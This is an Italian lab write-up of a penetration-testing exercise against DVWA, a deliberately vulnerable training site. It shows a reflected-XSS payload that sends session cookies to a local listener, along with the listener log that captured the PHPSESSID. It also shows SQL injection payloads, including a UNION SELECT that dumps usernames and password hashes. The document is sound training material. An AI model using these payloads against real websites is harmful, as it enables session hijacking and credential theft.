

S6 L2


La traccia ci chiede come primo obiettivo di testare le nostre conoscenze su XSS


Verifichiamo che ci siano vulnerabilità legate all'introduzione di codice malevolo.

Ho scritto il codice html: **Sono un messaggio in grassetto**:



Noto subito che il codice HTML viene eseguito, dunque ispeziono gli elementi del codice per esaminare e confermo la mia teoria






Ho usato un codice che permette di catturare i cookie

```
<script>window.location='http://127.0.0.1:1337/?cookie='+document.cookie</script>
```

Ho avviato un server sulla porta **1337** usando questo codice sulla Power Shell di linux:

```
python -m http.server 1337
```

Ho scritto il codice ideato sulla casella di testo per verificare che funzionasse:



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

View Source

View Help

Username: admin
Security Level: low
PHPIDS: disabled

Il codice ci riporta subito ad un'altra finestra, ovviamente malevola e posizionata di proposito per catturare le informazioni.

127.0.0.1:1337/?cookie=security=low; PHPSESSID=1e7e27875acf6d4749ee1325f616c3d1

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

Directory listing for /?cookie=security=low; PHPSESSID=1e7e27875acf6d4749ee1325f616c3d1

- [.bash_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.face](#)
- [.face.icon@](#)
- [.java/](#)
- [.local/](#)
- [.mozilla/](#)
- [.pki/](#)
- [.profile](#)
- [.sudo_as_admin_successful](#)
- [.vboxclient-clipboard-tyt2-control.pid](#)
- [.vboxclient-clipboard-tyt2-service.pid](#)
- [.vboxclient-display-svga-x11-tyt2-control.pid](#)
- [.vboxclient-display-svga-x11-tyt2-service.pid](#)
- [.vboxclient-draganddrop-tyt2-control.pid](#)
- [.vboxclient-draganddrop-tyt2-service.pid](#)
- [.vboxclient-hostversion-tyt2-control.pid](#)
- [.vboxclient-seamless-tyt2-control.pid](#)
- [.vboxclient-seamless-tyt2-service.pid](#)
- [.vboxclient-ymavga-session-tyt2-control.pid](#)
- [.zsh_history](#)
- [.zshrc](#)
- [Desktop/](#)
- [Documents/](#)
- [Downloads/](#)
- [file.php](#)

Sul terminale possiamo notare L'id dell'utente sottolineato, lo abbiamo ottenuto quando il potenziale utente ha cliccato sull'url infetto

```
kali@kali: ~  
$ python -m http.server 1337  
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...  
127.0.0.1 - - [10/Jan/2024 11:04:20] "GET /?cookie=security=low;%20PHPSESSID=1e7e27875acf6d4749ee1325f616c3d1 HTTP/1.1" 200 -  
127.0.0.1 - - [10/Jan/2024 11:04:21] code 404, message File not found  
127.0.0.1 - - [10/Jan/2024 11:04:21] "GET /favicon.ico HTTP/1.1" 404 -  
127.0.0.1 - - [10/Jan/2024 11:04:47] "GET /.local/ HTTP/1.1" 200 -  
127.0.0.1 - - [10/Jan/2024 11:04:49] "GET /.local/share/ HTTP/1.1" 200 -  
127.0.0.1 - - [10/Jan/2024 11:04:50] "GET /.local/share/gnome-shell/ HTTP/1.1" 200 -  
127.0.0.1 - - [10/Jan/2024 11:04:52] "GET /.local/share/gnome-shell/application_state HTTP/1.1" 200 -  
127.0.0.1 - - [10/Jan/2024 11:15:45] "GET /?cookie=security=low;%20PHPSESSID=1e7e27875acf6d4749ee1325f616c3d1 HTTP/1.1" 200 -  
127.0.0.1 - - [10/Jan/2024 11:20:23] "GET /?cookie=security=low;%20PHPSESSID=1e7e27875acf6d4749ee1325f616c3d1 HTTP/1.1" 200 -  
$
```

L'attacco XSS reflected si basa infatti su un atto di social engineering in quanto il codice immesso viene eseguito, ma al contrario di un attacco XSS Persistent, il codice non viene ripetuto ogni volta che un utente entra sul sito ma solo quando mandiamo direttamente un url malevolo.

In questo caso l'attacco XSS è compiuto tramite un'operazione di phishing usando ingegneria sociale.

Il secondo obiettivo della traccia ci chiede di effettuare un PT su SQL injection

Utilizziamo questo codice per visualizzare gli utenti registrati.

```
SELECT first_name, last_name FROM users WHERE user = ' OR 'a' = 'a
```

DVWA

Vulnerability: SQL Injection

User ID:

ID: SELECT first_name, last_name FROM users WHERE user = ' OR 'a' = 'a
First name: admin
Surname: admin

ID: SELECT first_name, last_name FROM users WHERE user = ' OR 'a' = 'a
First name: Gordon
Surname: Brown

ID: SELECT first_name, last_name FROM users WHERE user = ' OR 'a' = 'a
First name: Hack
Surname: Me

ID: SELECT first_name, last_name FROM users WHERE user = ' OR 'a' = 'a
First name: Pablo
Surname: Picasso

ID: SELECT first_name, last_name FROM users WHERE user = ' OR 'a' = 'a
First name: Bob
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Utilizziamo questo codice per mostrare user e password degli utenti che abbiamo rilevato:

```
' UNION SELECT user, password FROM users#
```

Tramite questo codice abbiamo visualizzato la password cifrata.



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Una successiva operazione potrebbe portarci a decifrare le password facilmente.